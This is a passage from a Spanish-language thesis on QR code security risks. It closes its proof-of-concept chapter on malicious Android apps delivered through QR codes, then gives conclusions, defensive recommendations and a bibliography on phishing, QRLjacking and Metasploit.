
Esquema de la prueba de concepto exitosa



El escenario contemplado para la prueba de concepto fallida, es motivado a que el usuario fue precavido respecto a las técnicas empleadas por el atacante, sean ineficaces contra el usuario o en todo caso exista un software dentro del dispositivo que bloquee el acceso al mismo, bien sea por un antimalware durante la instalación u ejecución de la aplicación, o el escáner de códigos QR mostrara alguna alerta durante el escaneo del mismo.

Se resalta que en todo momento dependerá de la habilidad del atacante para convencer al usuario de realizar la descarga e instalación de la aplicación maliciosa, sin embargo existen factores externos que pueden hacer fallar la prueba de concepto, como una mala conexión a internet, el sistema operativo del dispositivo móvil de la victima sea igual o superior a Android versión 10

Esquema de la prueba de concepto fallido.



CAPITULO VI

CONCLUSIONES Y RECOMENDACIONES

Conclusiones

Considerando el análisis de los resultados obtenidos con la aplicación de los instrumentos a la muestra seleccionada, se determinó que es posible incrementar el nivel de control y realizar validaciones adicionales para que el código QR pueda ser utilizado de forma más segura, sin embargo la seguridad de este recurso, dependerá de su frecuencia de uso y del conocimiento del usuario en todo momento, adicionalmente se identifica que la situación de escaneo actual, en la mayoría de usuarios es insegura motivado a las aplicaciones de lectura de códigos QR empleadas son en su mayoría aplicaciones por defecto o directamente la cámara del dispositivo.

Se aprecia que la mayoría de usuarios, tiene conocimiento respecto al sistema de escaneo actual de códigos QR, y en base a la situación actual de escaneo, se evidencio de forma notoria que el setenta y tres por ciento (73%) de los usuarios encuestados, se determina que el sistema de escaneo actual por defecto es ineficaz y no brinda medidas de seguridad al usuario. Tan práctico choca en el mismo punto que gran parte de los nuevos recursos tecnológicos: el equilibrio entre usabilidad y seguridad.

Por consiguiente en base al segundo objetivo, se determina que los códigos QR como tal no tienen vulnerabilidades ya que no pueden ser alterados, sin embargo; estos pueden ser usados bajo tres técnicas principalmente como el QRphishing; phishing a través de códigos QR, la

descarga de malware, aplicaciones, o archivos con intenciones maliciosas y el QRLjacking que es el secuestro de las credenciales de usuario. Por tal motivo se determina que si es necesario conocer los riesgos a los cuales se está expuesto al usar códigos QR.

Finalmente según el tercer objetivo se evaluó la seguridad de del código QR mediante la prueba de concepto, y en base a los resultados se determinó que, el nivel de seguridad dependerá de diversos factores, entre ellos la aplicación empleada para la lectura de códigos QR puede ser determinante al momento de acceder a un sitio malicioso cuya url este contenida dentro de un código QR. Cabe destacar que el código QR no puede ser alterado sin embargo su contenido si, o en todo caso se puede sobrescribir el código QR si se tienen las dimensiones del original y los usuarios difícilmente detectarían esto. Las víctimas de las pruebas de concepto pudieron darse cuenta a que un atacante puede tomar control de un dispositivo completo gracias a la combinación de factores que fue inicializado por el vector de ataque de ingeniería social empleando solamente un código QR.

De igual forma se determinó que si es posible fortalecer la seguridad de los códigos QR y al usuario final en base a recomendaciones seguridad resultantes del estudio.

Recomendaciones

No es necesario dejar de utilizar un recurso por el simple hecho de que se descubra que no cuenta con las características de seguridad suficientes para evitar que las cuentas sean secuestradas o que la información sea expuesta. Basta con tener un comportamiento seguro y mantenerse alerta, ya que algunos detalles no pueden ser alterados ni siquiera por el atacante más experimentado. Entre las recomendaciones generales se encuentran:

- Haga uso mínimo de las redes públicas o poco confiables. Éste y otro tipo de ataques ocurren cuando el cibercriminal está en la misma red que sus víctimas. Es por eso que, en caso de utilizar una red pública o que no sea segura, evite acceder a información que no sea extremadamente necesaria para usted en ese momento.
- Esté atento en el momento en que navega por Internet, incluso estando en redes seguras, como puede ser en el hogar o en el trabajo. Lamentablemente, cualquier persona puede terminar siendo un atacante, por lo que no es posible saber qué tan cerca podemos estar de ellos. Mantener la atención, incluso estando en redes consideradas seguras, es una práctica recomendable que ayuda a evitar distintos tipos de incidentes de seguridad.
- Cuando se produce un ataque de este tipo el usuario no suele recibir ningún tipo de devolución. Por lo tanto, en caso de que escanee un código y no reciba ninguna acción como respuesta, probablemente se trate de un ataque.
- Mantenga todos los programas de seguridad activados y configurados para bloquear amenazas.
- Actualice de forma constante todos los programas y aplicaciones que utilice. Las actualizaciones traen nuevos recursos y corrigen eventuales problemas de seguridad que los programas puedan tener.
- Promover la concienciación sobre temas seguridad a los usuarios de manera constante.
- Utilizar una aplicación de lectura de códigos QR con funciones de seguridad incorporadas (véase las recomendaciones).
- Implementar la autenticación de dos factores en lugar del acceso con contraseña a las aplicaciones y recursos en la nube.
- Revisar la URL a la que ha redirigido el código tras el escaneo. Y en la medida de lo posible, buscarlo directamente en la web.

Adicionalmente se recomienda el uso de las siguientes aplicaciones las cuales están disponibles en la “Google Play Store” a fin de darle una mayor seguridad al dispositivo cuando haga uso de códigos QR:

- QR code Reader and Scanner desarrollada por Kaspersky Lab; permite al usuario una vista previa antes de ejecutar las funciones y solicita autorización del usuario antes de realizar cualquier acción.
- Barcord Scanner desarrollado por ZXing Team: Esta aplicación permite al usuario generar sus propios códigos QR y adicionalmente proporciona una capa de seguridad extra al momento de realizar la lectura del código QR ya que da una visualización previa del URL o el contenido del mismo.
- Sophos Intercept x for Mobile y Sophos Security & Antivirus Guard desarrollados por Sophos Limited: estas aplicaciones en conjunto brindan una suite de seguridad personal bastante robusta, por su parte cuenta con un antivirus integrado, lector de códigos QR con medidas de seguridad como vista previa y recomendación de acceso a URL en caso de ser maliciosas o no, adicionalmente cuenta con un gestor de contraseñas.

Basado en las aplicaciones recomendadas se insta a los usuarios, mantener sus dispositivos con las ultimas actualizaciones de seguridad brindadas por los desarrolladores de aplicaciones, estas actualizaciones corrigen fallos de seguridad de manera constante, de igual forma se recomienda siempre tener las ultimas actualizaciones del sistema operativo del dispositivo, los fabricantes también suelen hacer correcciones de seguridad en los parches de actualización que son liberados de forma frecuente. Se recomienda que no sean ignoradas estas actualizaciones.

REFERENCIAS BIBLIOGRAFÍCAS

Bibliografías consultadas

Arias, Fideas G (2006). El proyecto de investigación. Introducción a la metodología científica 4ta. edición. Editorial Episteme Caracas:

Arias, Fideas G. (2012). Proyecto de Investigación: Introducción a la metodología científica. 6ta edición. Editorial Episteme. Caracas

Arias, Fideas G. (2016). Proyecto de Investigación: Introducción a la metodología científica. 7ma edición. Editorial Episteme. Caracas.

Sabino, C. (2009). El Proceso de la Investigación. Una Introducción Teórico Práctica. Editorial Panapo de Venezuela. Caracas.

Tamayo y Tamayo, M. (2009). El Proceso de la Investigación Científica. 5ta Edición. México: Limusa

Investigaciones Consultadas

Abdelbasset, M. E. & OWASP. (2020). GitHub - OWASP/QRLJacking: QRLJacking or Quick Response Code Login Jacking is a simple-but-nasty attack vector affecting all the applications that relays on “Login with QR code” feature as a secure way to login into accounts which aims for hijacking users session by attackers. GitHub. Documento en Línea. Disponible: https://github.com/OWASP/QRLJacking

Alonso, J. (2017, septiembre). La app que se volverá maliciosa: Android Apps y los «Permisos declarados nunca utilizados». elladodelmal. https://www.elladodelmal.com/2017/09/la-app-que-se-volvera-maliciosa-android.html

Alonso, J. (2019, junio). Cómo se espían móviles Android con Metasploit v5. elladodelmal. https://www.elladodelmal.com/2019/06/como-se-espian-moviles-android-con.html?m=1

Rojas Guerra, R. (2018, 17 diciembre). CVE-2017-18192 exploit ejecutado por Metasploit sobre Kali Linux contra un SO Android para acceder al Shell. | Lesand.cl. lesand.cl. https://www.lesand.cl/foro/cve-2017-18192-

exploit-ejecutado-por-metasploit-sobre-kali-linux-contra-un-so-android-para

Fuentes Electrónicas Consultadas

Aguirre, M. F. (2021, 26 enero). Prueba de Concepto (PoC): qué es y ejemplo de su utilidad. appvizer.es. https://www.appvizer.es/revista/organizacion-planificacion/gestion-proyectos/prueba-de-concepto

Anomali. (2019). ¿Qué es ATT&CK de MITRE y cuál es su utilidad? anomali.com. https://www.anomali.com/es/resources/what-mitre-attck-is-and-how-it-is-useful

Apser, E. R. (2020, 25 mayo). PoC o Prueba de Concepto: qué es y cuándo usarla. apser - Cloud Computing. https://apser.es/poc-o-prueba-de-concepto-que-es-y-cuando-usarla/

Belcic, I. (2019, 28 septiembre). ¿Qué es malware y cómo funciona? Avast. https://www.avast.com/es-es/c-malware

Biurrun, A. (2021, 21 diciembre). Los peligros de los códigos QR: suplantación de identidad, “malware” y secuestro de sesión. La Razón. https://www.larazon.es/tecnologia/20211221/tytkt74dorc5xfgdgyrgwmcbpm.html

Bodnar, D. (2020, 29 octubre). Qué es la ingeniería social. Avast. https://www.avast.com/es-es/c-social-engineering

Castañeda, F. (2021, 7 abril). ¿Por qué es importante mantener actualizado tu móvil? Blog Oficial de Phone House. https://blog.phonehouse.es/2021/04/07/importancia-movil-actualizado-ultima-version/

CEPAL. (2022, 3 noviembre). Biblioguias: Qué son los Códigos QR: Qué es Código QR. cepal.org. https://biblioguias.cepal.org/QR

Chavez, G. & Requena, L. (2020, 27 noviembre). Estos son los ciber riesgos que puedes correr al usar códigos QR. Expansión.

https://expansion.mx/tecnologia/2020/11/27/estos-son-los-ciber-riesgos-que-puedes-correr-al-usar-codigos-qr

Códigos QR: riesgos de seguridad que conlleva su uso. (2021, 29 junio). Redseguridad. https://www.redseguridad.com/actualidad/ciberseguridad/codigos-qr-riesgos-de-seguridad-que-conlleva-su-uso_20210629.html

Cunha Barboza, D. (2019, 29 mayo). QRLjacking: el secuestro de cuentas de WhatsApp a través del código QR. welivesecurity. https://www.welivesecurity.com/la-es/2019/05/29/qrljacking-secuestro-cuentas-whatsapp-mediante-codigo-qr/

Editorial Borrmarc. (2021, 17 octubre). Códigos QR: qué son, riesgos asociados y consejos de seguridad. Segurilatam. https://www.segurilatam.com/actualidad/codigos-qr-que-son-riesgos-asociados-y-consejos-de-seguridad_20211017.html

Editorial Nordstern. (2022, 9 mayo). ¿Cómo ahorrar en Seguridad Informática con una POC? Nordstern Tech. https://www.nordsterntech.com/post/c%C3%B3mo-ahorrar-en-seguridad-inform%C3%A1tica-con-una-poc

Esneca. (2022, 22 agosto). Seguridad informática: definición y consejos. Esneca.com. https://www.esneca.com/blog/seguridad-informatica/

Freda, A. (2022, 4 agosto). ¿Qué son los códigos QR y cómo se escanean? Avast. https://www.avast.com/es-es/c-what-is-qr-code-how-to-scan

Gallegos, C. (2022, 1 junio). Los peligros que no conocías al usar códigos QR. elEconomista.es. https://www.eleconomista.es/tecnologia/noticias/11795780/06/22/Los-peligros-que-no-conocias-al-usar-codigos-QR.html

Gestor, C. (2022, 4 octubre). Hardening informático ¿Qué es? CISET. Centro de Innovación. https://www.ciset.es/publicaciones/blog/746-hardening

Ionos. (2022, 17 octubre). ¿Qué es un código QR? IONOS Digital Guide. https://www.ionos.es/digitalguide/online-marketing/vender-en-internet/que-es-un-codigo-qr/

Kaspersky. (2021a, diciembre 1). Ingeniería social: definición. latam.kaspersky.com. https://latam.kaspersky.com/resource-center/definitions/what-is-social-engineering

Kaspersky. (2021b, diciembre 9). Guía de códigos QR y cómo leerlos. www.kaspersky.es. https://www.kaspersky.es/resource-center/definitions/what-is-a-qr-code-how-to-scan

KeepCoding, R. (2022a, julio 8). ¿Qué es Metasploit? KeepCoding Tech School. https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/

KeepCoding, R. (2022b, octubre 5). Tipos de payload. KeepCoding Tech School. https://keepcoding.io/blog/tipos-de-payload/

KeepCoding, R. (2022c, octubre 6). ¿Qué es Meterpreter? KeepCoding Tech School. https://keepcoding.io/blog/que-es-meterpreter/

KIO Networks. (2021, enero). Ethical Hacking: ¿Qué es? y que beneficios tiene. kionetworks.com. https://www.kionetworks.com/blog/ethical-hacking-que-es-y-que-beneficios-tiene

Lean, P. (2021, 13 mayo). ¿Qué es la metodología Agile y por qué está de moda? Progressa Lean. https://www.progressalean.com/metodologia-agile/

Lubeck, L. (2019, 6 junio). Cómo utilizar MITRE ATT&CK: un repositorio de técnicas y procedimientos de ataques y defensas. welivesecurity. https://www.welivesecurity.com/la-es/2019/06/06/como-utilizar-mitre-attck-repositorio-tecnicas-procedimientos-ataques-defensas/

Luca, D. de. (2020, 15 mayo). Qué es Flask – Desarrollo Web con Python. Damián De Luca. https://damiandeluca.com.ar/que-es-flask

Malenkovich, S. (2020, 26 febrero). QR Codes: Convenient and. . .Dangerous. https://www.kaspersky.com/blog/qr-codes-convenient-dangerous/1115/

Malwarebytes. (2019a, enero 7). ¿Qué es el phishing? | Cómo protegerse de los ataques de phishing. https://es.malwarebytes.com/phishing/

Malwarebytes. (2019b, mayo 8). ¿Qué es el malware? Definición y cómo saber si está infectado. https://es.malwarebytes.com/malware/

Maxfield, N. (2022, 24 abril). Antes de descargar: evita las aplicaciones maliciosas de Android. McAfee Blog. https://www.mcafee.com/blogs/es-mx/mobile-security/antes-de-descargar-evita-las-aplicaciones-maliciosas-de-android/

Muente, G. (2020, 8 enero). Framework: ¿Qué es y cuál es su función? rockcontent. https://rockcontent.com/es/blog/framework/

OWASP. (2016). OWASP Mobile Application Security. owasp. https://owasp.org/www-project-mobile-app-security/

OWASP. (2020). Qrljacking | OWASP Foundation. owasp.org. https://owasp.org/www-community/attacks/Qrljacking

Parra, A. (2020, 13 agosto). ¿Qué es una prueba de concepto? QuestionPro. https://www.questionpro.com/blog/es/que-es-una-prueba-de-concepto/

Pastoriza, I. D. S. (s. f.). Reverse shell, una curiosa y al mismo tiempo peligrosa técnica. https://bytelearning.blogspot.com/2019/10/reverse-shell.html

Python: qué es, para qué sirve y cómo se programa. (2017, 13 octubre). aula21 | Formación para la Industria. https://www.cursosaula21.com/que-es-python/

Requena Meza, A. (2021, 7 septiembre). ¿Qué es Dash? Conoce sus características principales. OpenWebinars.net. https://openwebinars.net/blog/que-es-dash/

revista Ciberseguridad. (2021, 19 mayo). Qué es el Marco MITRE ATT&CK y cómo implementarlo. Ciberseguridad.com. https://ciberseguridad.com/herramientas/marco-mitre-att-ck/

Rommel, F. (2017, 10 abril). SQLite: La Base de Datos Embebida. SG Buzz. https://sg.com.mx/revista/17/sqlite-la-base-datos-embebida

Smartekh, G. (s. f.). ¿QUÉ ES HARDENING? https://blog.smartekh.com/que-es-hardening

Tejedor, J. (2022, 3 marzo). ¿En qué consiste el hardening? https://es.linkedin.com/pulse/en-qu%C3%A9-consiste-el-hardening-jose-tejedor-leyva

Tena, M. (2022, 27 abril). ¿Qué es la metodología «agile»? BBVA NOTICIAS. https://www.bbva.com/es/metodologia-agile-la-revolucion-las-formas-trabajo/

Torsten, G. (2014, 2 julio). Why Security Tool POCs Save You Money (and Your Job) | SecurityWeek.Com. SecurityWeek - A Wired Business Media Publication. https://www.securityweek.com/why-security-tool-pocs-save-you-money-and-your-job

Universidad Austral de Chile. (2017). Dirección de Tecnologías de Información. uach. https://www.uach.cl/direccion-de-tecnologias-de-informacion/seguridad/tipos-de-phishing

Velasco, R. (2022, 8 agosto). QRLJacking, robando sesiones de WhatsApp a través del código QR. RedesZone. https://www.redeszone.net/2017/03/16/qrljacking-hackear-whatsapp-qr/

Zeokat (Ed.). (2017, 26 abril). Ngrok, crea túneles seguros a tu servidor local. Vozidea.com. https://www.vozidea.com/ngrok-crea-tuneles-seguros-a-tu-servidor-local

Fuentes legales Consultadas

Constitución de la República Bolivariana de Venezuela Gaceta Oficial extraordinaria N° 36.860 de fecha 30 de diciembre de 1.999.

Ley Especial contra los Delitos Informáticos publicada en la Gaceta Oficial N° 37. 313 de fecha 30 de octubre del año 2001.